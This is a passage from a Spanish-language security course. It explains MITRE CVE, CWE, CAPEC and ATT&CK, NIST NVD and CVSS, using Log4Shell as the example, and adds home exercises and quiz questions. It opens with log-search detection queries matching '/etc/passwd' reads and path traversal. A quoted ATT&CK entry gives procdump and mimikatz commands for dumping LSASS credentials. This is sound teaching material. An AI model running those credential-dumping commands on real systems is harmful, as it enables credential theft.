			<code>{(source="C:\inetpub\logs\LogFiles\W3SVC*" OR source="/var/log/apache2/access.log" OR source="/var/log/nginx/access.log") eval exploit_attempt=if(like(cs_uri_query, "exec"), "exec") OR like(cs_uri_query, "%cmd%") OR like(cs_uri_query, "%cat /etc/passwd%") OR like(cs_uri_query, "%../../../../", 1, 0) stats count by src_ip, cs_uri_query, sc_status where exploit_attempt=1 AND count > 5 table _time, src_ip, cs_uri_query, sc_status, count</code>
	DS0029	Network Traffic	Content
			Use deep packet inspection to look for artifacts of common exploit traffic, such as SQL injection strings or known payloads. For example, monitor for successively chained functions that adversaries commonly abuse (i.e. gadget chaining) through unsafe deserialization to exploit publicly facing applications for initial access. ^{[1][14]} In AWS environments, monitor VPC flow logs and/or Elastic Load Balancer (ELB) logs going to and from instances hosting externally accessible applications.
			<code>{(source="/var/log/zeek/http.log" OR source="C:\Windows\System32\LogFiles\Firewall\1") regex http_request="?"</code>

Muchas referencias, para analizar el tema hasta el nivel de detalle que deseamos. Por ejemplo, esta técnica ID: T1190, que estamos analizando posee 114 referencias, como para que podamos dedicarle varias jornadas si lo deseamos.

En resumen, en estos [cuatro pasos](#) hemos visto de forma práctica y con ejemplos, los cuatro pilares de MITRE

Paso 1: 🖱️ **CVE** con CVE-2021-44228 (Log4Shell)

Paso 2: 🖱️ **CWE** con CWE-502 Deserialization of Untrusted Data

Paso 3: 🖱️ **CAPEC** con CAPEC-586: Object Injection

Paso 4: 🖱️ **MITRE ATT&CK** con la técnica T1190: Exploit Public-Facing Application (parte de Initial Access)

1.5 NIST NVD (National Vulnerability Database)

En el [Paso 1:](#) nos quedó pendiente el desarrollo de **NIST NVD**.

NOTA: Más adelante, en este mismo punto, desarrollaremos la relación de CVE con **NIST**. No quisimos hacerlo en este párrafo para no desviarnos de la secuencia de análisis dentro de MITRE, pero no te pierdas esta relación, más adelante pues es fundamental.



El **NIST** (*National Institute of Standards and Technology*) o, Instituto Nacional de Estándares y Tecnología, es una agencia no reguladora del Departamento de Comercio de los Estados Unidos de Norte América. Su función principal es promover la innovación y la competitividad industrial a través de avances en la ciencia de la medición, normas y tecnología. Además, el NIST desarrolla estándares, directrices y marcos de referencia, como el Marco de Ciberseguridad del NIST, para ayudar a las organizaciones a gestionar y reducir sus riesgos de ciberseguridad.

La Base de Datos Nacional de Vulnerabilidades (**NVD**) del NIST es un repositorio público del gobierno de EEUU que contiene información estandarizada sobre vulnerabilidades de seguridad informática y sirve como una fuente centralizada para la gestión de vulnerabilidades, la medición de la seguridad y el cumplimiento normativo.

La relación entre el **NVD** y **CVE** es que el primero es el repositorio oficial del gobierno estadounidense para las vulnerabilidades identificadas por las CVE. NVD utiliza las CVE como base para enriquecer la información con detalles adicionales sobre cada vulnerabilidad, como su gravedad (usando **CVSS**), tipos de debilidades (usando **CWE**).

En resumen, las **CVE** son identificadores únicos para vulnerabilidades conocidas, mientras que el **NVD** es una base de datos que proporciona información detallada y enriquecida sobre esas vulnerabilidades, utilizando las CVE como punto de partida.

CVSS (Common Vulnerability Scoring System) o Sistema Común de Puntuación de Vulnerabilidades, es un estándar abierto para evaluar la gravedad de las vulnerabilidades de seguridad en sistemas informáticos. CVSS permite asignar una puntuación numérica a una vulnerabilidad, lo que ayuda a priorizar los esfuerzos de mitigación. Se encuentra bajo la custodia de **FIRST** (*Forum of Incident Response and Security Teams*), pero se trata de un estándar completamente abierto, por lo que puede ser utilizado libremente.

En resumen, CVSS es una herramienta libre y gratuita para evaluar la gravedad de las vulnerabilidades y priorizar su mitigación.


CVSS proporciona un lenguaje común para discutir y comunicar el riesgo de seguridad.

El sistema CVSS se basa en un conjunto de métricas que se agrupan en cuatro categorías: base, temporal, de entorno y suplementarias. Estas métricas se combinan para calcular una puntuación numérica que indica la gravedad de la vulnerabilidad. La última versión de CVSS es la 4.0, lanzada en 2022.


En otras palabras, **CVE** es una lista de vulnerabilidades, mientras que **CVSS** es una herramienta para evaluar el riesgo asociado a esas vulnerabilidades.

Volviendo al **NIST NVD**, su página Web es:

<https://nvd.nist.gov>, si nos vamos a ella podemos ver que ya tiene en su home page el enlace con **CVSS** (verde).



Si deseamos relacionarla con la CVE que estuvimos analizando en el paso 1, podemos seleccionar la opción “Search” (rojo) del menú de la izquierda, y nos mostrará el botón de CVE (azul):



Si seleccionamos en botón recuadrado en **azul** de la imagen anterior “**Vulnerabilities – CVE**”, nos presentará la ventana de búsqueda que figura en la imagen de la derecha, en la que pondremos:

NVD Vulnerability Search

Puede llegar a encontrar varias opciones, en este caso concreto, la que nos interesa es la que se presenta a continuación.

CVE-2021-44228	<input checked="" type="checkbox"/>	2021-12-10	Apache Software Foundation	Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message p...
----------------	-------------------------------------	------------	----------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Si la seleccionamos, podemos encontrar mucho más nivel de detalle para poder seguir profundizando en el tema.

Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE

CVE-2021-44228 Detail

Description
Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

QUICK INFO
CVE Dictionary Entry: CVE-2021-44228
NVD Published Date: 12/10/2021
NVD Last Modified: 04/03/2025
Source: Apache Software Foundation

Metrics CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0
 NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.
CVSS 3.x Severity and Vector Strings:
 NIST: NVD **Base Score: 10.0 CRITICAL** Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
 ADP: CISA-ADP **Base Score: 10.0 CRITICAL** Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

References to Advisories, Solutions, and Tools
 By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this

Lo primero que deseamos destacar de la imagen de la derecha, es que por defecto, no está resaltando en azul, “**CVSS Version 3.x**”. Si seleccionáramos “**CVSS Version 4.0**”, veríamos lo que se presenta en la imagen de abajo.

Metrics CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0
 NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.
CVSS 4.0 Severity and Vector Strings:
 NIST: NVD N/A NVD assessment not yet provided.


Esto sucede cuando aún no se ha actualizado la versión, por lo que nos está aconsejando que aún sigamos trabajando con la “**CVSS Version 3.x**”.

Por último, si seleccionamos (hacemos “**click**”) en el botón “**Base Score**” de NIST (recuadrado en **rojo** en la imagen de la izquierda), nos presentará la imagen que podemos ver a continuación.

Common Vulnerability Scoring System Calculator CVE-2021-44228

Source: NIST

This page shows the components of a **CVSS** assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the [CVSS standards guide](#) to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector
 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) **Changed (S:C)**

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) **High (C:H)**


Integrity Impact (I)*

None (I:N) Low (I:L) **High (I:H)**

Availability Impact (A)*

None (A:N) Low (A:L) **High (A:H)**

La imagen de arriba, nos ofrece todo el detalle sobre las métricas de este **CVE-2021-44228**. Por último, toda esta puntuación aplicando CVSS, si deseamos estudiarlo en detalle, podemos seleccionar el hipervínculo “CVSS” (recuadrado en **rojo** en la imagen de arriba), y nos desplegará la página web de FIRST, en el enlace: <https://www.first.org/cvss/>, que podemos en la imagen que sigue.



The screenshot shows the FIRST CVSS SIG website. The header is dark green with the FIRST logo and navigation links: About FIRST, Membership, Initiatives, Standards & Publications, Events, Education, Blog, a help icon, and a Member Portal button. Below the header is a row of four icons: a group of people, a brain, a calendar, and a person. The main content area has a green sidebar on the left titled 'Common Vulnerability Scoring System (CVSS-SIG)' containing a list of links: Calculator, Specification Document, User Guide, Examples, Frequently Asked Questions, CVSS v4.0 Documentation & Resources, CVSS v3.1 Archive, CVSS v3.0 Archive, CVSS v2 Archive, CVSS v1 Archive, JSON & XML Data Representations, CVSS On-Line Training Course, and Identity & logo usage. The main content area has a green header 'Common Vulnerability Scoring System SIG'. Below it is a paragraph about the CVSS SIG's work on updating CVSS v4.0. To the right is the CVSS logo and the text 'COMMON VULNERABILITY SCORING SYSTEM'. Below the logo is a 'Chairs' section listing Dale Rich and Nick Leali. The main content area continues with a 'Mission' section and a 'Goals/Deliverables' section. At the bottom, a paragraph states that CVSS is currently at version 4.0 and that links on the left lead to CVSS version 4.0's specification and related resources.

Common Vulnerability Scoring System (CVSS-SIG)

- Calculator
- Specification Document
- User Guide
- Examples
- Frequently Asked Questions
- CVSS v4.0 Documentation & Resources
- CVSS v3.1 Archive
- CVSS v3.0 Archive
- CVSS v2 Archive
- CVSS v1 Archive
- JSON & XML Data Representations
- CVSS On-Line Training Course
- Identity & logo usage

Common Vulnerability Scoring System SIG

The **CVSS SIG** continues to work on gathering feedback and updating CVSS v4.0. The CVSS documentation, including the User Guide, FAQ, and Examples have seen updates since the initial release in November 2023. Currently, the CVSS SIG is working to iterate on updates to CVSS v4.0 with improved documentation and examples.

If you have questions or suggestions for the future of CVSS, please follow up with cvss@first.org. The CVSS SIG cannot respond to each request but will review all submissions.

Mission

The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS is a published standard used by organizations worldwide, and the SIG's mission is to continue to improve it.

Goals/Deliverables

CVSS is currently at version 4.0. Links on the left lead to CVSS version 4.0's specification and related resources.

CVSS

COMMON VULNERABILITY SCORING SYSTEM

Chairs

- Dale Rich
- Nick Leali

PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 1

PRÁCTICA 1 PARA EL HOGAR: Explorar el ecosistema MITRE

Objetivo: Navegar y familiarizarse con cada una de las plataformas.

◆ Parte 1: Navegación guiada

1. Accede a los siguientes sitios:
 - <https://attack.mitre.org>
 - <https://cve.mitre.org>
 - <https://cwe.mitre.org>
 - <https://capec.mitre.org>
2. Contesta:
 - ¿Cuál de los cuatro sitios te parece más orientado a desarrolladores?
 - ¿Cuál te muestra matrices visuales y tácticas?
 - ¿Dónde puedes buscar ataques de phishing?

◆ Parte 2: Ejercicio práctico

Caso práctico: Ahora practica tu con **Log4Shell** (o si lo deseas con cualquier otro)

1. Busca en [CVE.mitre.org](https://cve.mitre.org) el ID CVE-2021-44228.
 - ¿Qué productos están afectados?
 - ¿Cuál es la puntuación de severidad?
2. Busca el CWE relacionado (pista: usa [Google] con: CVE-2021-44228 site:cwe.mitre.org)
 - ¿Cuál es el ID CWE asociado?
 - ¿Qué significa esa debilidad?
3. Busca un CAPEC que tenga relación con inyecciones en parámetros o deserialización.

- ¿Qué patrón CAPEC representa este comportamiento?
 - 4. Accede a [MITRE ATT&CK](#) y localiza la técnica **T1190**.
 - ¿A qué táctica pertenece?
 - ¿Qué medidas de mitigación propone?
-

Pregunta 1 (selección múltiple):

¿Qué significa CVE?

- a) Common Vulnerabilities and Exposures
- b) Certified Virus Experts
- c) Cybersecurity Validation Entity
- d) Computer Vulnerability Errors

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 2 (selección múltiple):

¿Para qué sirve buscar un CVE?

- a) Descargar software
- b) Identificar vulnerabilidades conocidas
- c) Mejorar velocidad de red
- d) Crear malware

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 3 (selección múltiple):

¿Qué describe CWE?

- a) Ataques reales
- b) Debilidades en software y hardware
- c) Configuraciones de red
- d) Sistemas operativos

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 4 (selección múltiple):

¿CWE ayuda principalmente a?

- a) Crear virus
- b) Prevenir debilidades
- c) Mejorar hardware
- d) Instalar antivirus

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 5 (selección múltiple):

CAPEC es una base de datos para?

- a) Configurar routers
- b) Patrones de ataque
- c) Crear software
- d) Actualizar sistemas

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 6 (selección múltiple):

CAPEC se usa para?

- a) Formación en seguridad ofensiva y defensiva
- b) Mejorar hardware
- c) Crear CVEs
- d) Comprar software

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 7 (selección múltiple):

Ordena la cadena:

1. CVE
2. CAPEC
3. CWE
4. ATT&CK

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

RESUMEN DEL MÓDULO

- MITRE ofrece herramientas públicas para defender y entender el ciberespacio.
- ATT&CK, CVE, CWE y CAPEC trabajan juntos para modelar amenazas y defensas.
- El conocimiento de cada uno permite tomar decisiones informadas en seguridad ofensiva y defensiva.
- La relación que posee MITRE, con NIST con CVSS

2- Comprendiendo las Tácticas de MITRE ATT&CK

<https://attack.mitre.org>

- Definición, estructura (tácticas, técnicas, procedimientos).
- Matrices (Enterprise, Mobile, ICS).
- Ejemplo visual y concepto básico.



MITRE **ATT&CK**, que significa *Adversarial Tactics, Techniques, and Common Knowledge*, es una matriz de conocimiento que describe cómo los atacantes actúan en redes y sistemas reales.

Este marco proporciona un lenguaje común para la inteligencia de amenazas, la respuesta a incidentes y las evaluaciones de seguridad. Es decir que, su principal objetivo es facilitar un lenguaje común para que los profesionales de ciberseguridad puedan comunicarse de manera más efectiva sobre las amenazas.

¿Por qué MITRE ATT&CK es revolucionario?

Antes, muchas metodologías hablaban de amenazas genéricas. **ATT&CK** se basa en evidencia real, reportes públicos y análisis de incidentes, documentando tácticas y técnicas específicas con descripciones claras.

Estructura de ATT&CK:

- Tácticas:** Representan las metas o fases del ataque. Por ejemplo: *Initial Access* (acceso inicial), *Persistence* (persistencia), *Defense Evasion* (evasión de defensa) (en azul).
- Técnicas:** Métodos concretos usados para lograr las tácticas. Por ejemplo, *para Initial Access* una técnica es *Phishing* (en verde).

Enlace de esta imagen:
<https://attack.mitre.org/matrices/enterprise/#>

- **Subtécnicas:** Variaciones específicas de una técnica, como *Spearphishing Attachment* o *Spearphishing Link* (subrayadas en verde).

Matrices y dominios: (En la imagen anterior, las resaltamos en **rojo**)

- ATT&CK for **Enterprise**: para entornos empresariales, cubre Windows, Linux, macOS y cloud.
- ATT&CK for **Mobile**: enfocado en ataques móviles.
- ATT&CK for **ICS**: para sistemas de control industrial.

Ejemplo concreto:

En la imagen de la derecha, podemos ver en la matriz “**Enterprise**”, la **Táctica** “*Execution*” (ejecución, recuadrado en **rojo**), que puede incluir **Técnicas** como por ejemplo “*Command and Scripting Interpreter*” (recuadrado en **verde**), que a su vez posee **Subtécnicas** como *PowerShell*, *Apple Script*, *Windows Command Shell*, etc. (recuadrado en **azul**), que el atacante emplea para ejecutar código malicioso.

MITRE ATT&CK®				Matrices ▾	Tactics ▾
Reconnaissance	Resource Development	Initial Access	Execution		
10 techniques	8 techniques	11 techniques	16 techniques		
<ul style="list-style-type: none"> Active Scanning (3) Gather Victim Host Information (4) Gather Victim Identity Information (3) Gather Victim Network Information (6) Gather Victim Org Information (4) Phishing for Information (4) Search Closed Sources (2) Search Open Technical Databases (5) Search Open Websites/Domains (3) Search Victim-Owned Websites 	<ul style="list-style-type: none"> Acquire Access Acquire Infrastructure (8) Compromise Accounts (3) Compromise Infrastructure (8) Develop Capabilities (4) Establish Accounts (3) Obtain Capabilities (7) Stage Capabilities (6) 	<ul style="list-style-type: none"> Content Injection Drive-by Compromise Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (4) Replication Through Removable Media Supply Chain Compromise (3) Trusted Relationship Valid Accounts (4) Wi-Fi Networks 	<ul style="list-style-type: none"> Cloud Administration Command Command and Scripting Interpreter (12) PowerShell AppleScript Windows Command Shell Unix Shell Visual Basic Python JavaScript Network Device CLI Cloud API AutoHotKey & AutoIT Lua Hypervisor CLI 		

2.1 ¿Qué es MITRE ATT&CK?

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge), como hemos mencionado, es una base de conocimiento que describe el **comportamiento de los adversarios**, basado en observaciones reales.

¿Pero qué significa esto? ATT&CK es un modelo basado en evidencia, que mapea el comportamiento real de atacantes en el mundo digital.

Lo hace a través de:


- **Tácticas:** los objetivos que persigue un atacante, como obtener acceso o moverse lateralmente en una red.
- **Técnicas:** los métodos específicos que usan para cumplir esas tácticas, como robar credenciales o ejecutar comandos remotos.

MITRE ATT&CK se organiza en matrices, con variantes para ambientes empresariales (**Enterprise**), móviles (**Mobile**) y de control industrial (ICS).



Tres matrices principales:

- **Enterprise** → redes corporativas
- **Mobile** → ataques a Android/iOS
- **ICS** → sistemas industriales



2.2 Estructura del framework

Elemento	Descripción
Tácticas	Objetivos del atacante (el " <u>qué</u> ") – ejemplo: <i>Initial Access</i>
Técnicas	Cómo el atacante logra el objetivo (el " <u>cómo</u> ") – ejemplo: <i>Spearphishing</i>
Subtécnicas	<u>Variantes específicas</u> de una técnica principal
Mitigaciones	<u>Controles defensivos</u> sugeridos para cada técnica
Detecciones	Indicadores que permiten identificar el uso de una técnica

Ejemplo:

- **Táctica:** Credential Access
- **Técnica:** T1003 – OS Credential Dumping
- **Subtécnica:** T1003.001 – LSASS Memory
- **Detección:** Monitoreo de acceso a lsass.exe
- **Herramientas conocidas:** Mimikatz, ProcDump

MITRE ATT&CK

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾ CTI ▾ Resources ▾ Benefactors Blog

TECHNIQUES

LSASS Memory

Security Account Manager

NTDS

LSA Secrets

Cached Domain Credentials

DCSync

Proc Filesystem

/etc/passwd and /etc/shadow

Steal Application Access Token

Steal or Forge Authentication Certificates

OS Credential Dumping: LSASS Memory

Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

```
procdump -ma lsass.exe lsass_dump
```

Locally, mimikatz can be run using:

```
sekurlsa::minidump lsassdump.dmp
sekurlsa::logonpasswords
```

Contributors: Ed Williams, Trustwave, SpiderLabs; Edward Millington; Michael Forret, Quorum Cyber; Olaf Hartong, Falcon Force

Version: 1.5

Created: 11 February 2020

Last Modified: 15 April 2025

Version Permalink

TECHNIQUES	Procedure Examples
LSASS Memory	
Security Account Manager	
NTDS	
LSA Secrets	
Cached Domain Credentials	
DCSync	
Proc Filesystem	
/etc/passwd and /etc/shadow	
Steal Application Access Token	
Steal or Forge Authentication Certificates	
Steal or Forge Kerberos Tickets	

ID	Name	Description
C0025	2016 Ukraine Electric Power Attack	During the 2016 Ukraine Electric Power Attack, Sandworm Team used Mimikatz to capture and use legitimate credentials. ^[6]
G1030	Agrius	Agrius used tools such as Mimikatz to dump LSASS memory to capture credentials in victim environments. ^[7]
G0006	APT1	APT1 has been known to use credential dumping using Mimikatz.
G0007	APT28	APT28 regularly deploys both publicly available (e.g. Mimikatz) and custom password retrieval tools on victims. ^{[8][9]} They have also dumped the LSASS process memory using the MiniDump function. ^[11]
G0022	APT3	APT3 has used a tool to dump credentials by injecting itself into lsass.exe and triggering with the argument 'dig'. ^[12]
G0050	APT32	APT32 used Mimikatz and customized versions of Windows Credential Dumper to harvest credentials. ^{[13][14]}
G0064	APT33	APT33 has used a variety of publicly available tools like LaZag, Mimikatz, and Procdump to dump credentials. ^{[15][16]}
G0087	APT39	APT39 has used Mimikatz, Windows Credential Editor and Procdump to dump credentials. ^[17]

En este ejemplo, podemos observar todo el volumen de información que MITRE ATT&CK nos ofrece a la hora de analizar una vulnerabilidad.

- **Mitigación:** Behavior Prevention on Endpoint (Prevención de comportamientos en terminales), Credential Access Protection (Protección de credenciales de acceso)

TECHNIQUES	Mitigations
LSASS Memory	
Security Account Manager	
NTDS	
LSA Secrets	
Cached Domain Credentials	
DCSync	
Proc Filesystem	
/etc/passwd and /etc/shadow	
Steal Application Access Token	

ID	Mitigation	Description
M1040	Behavior Prevention on Endpoint	On Windows 10, enable Attack Surface Reduction (ASR) rules to secure LSASS and prevent credential stealing. ^[108]
M1043	Credential Access Protection	With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping. ^{[109][110]}
M1028	Operating System Configuration	Consider disabling or restricting NTLM. ^[111] Consider disabling WDigest authentication. ^[112]
M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.

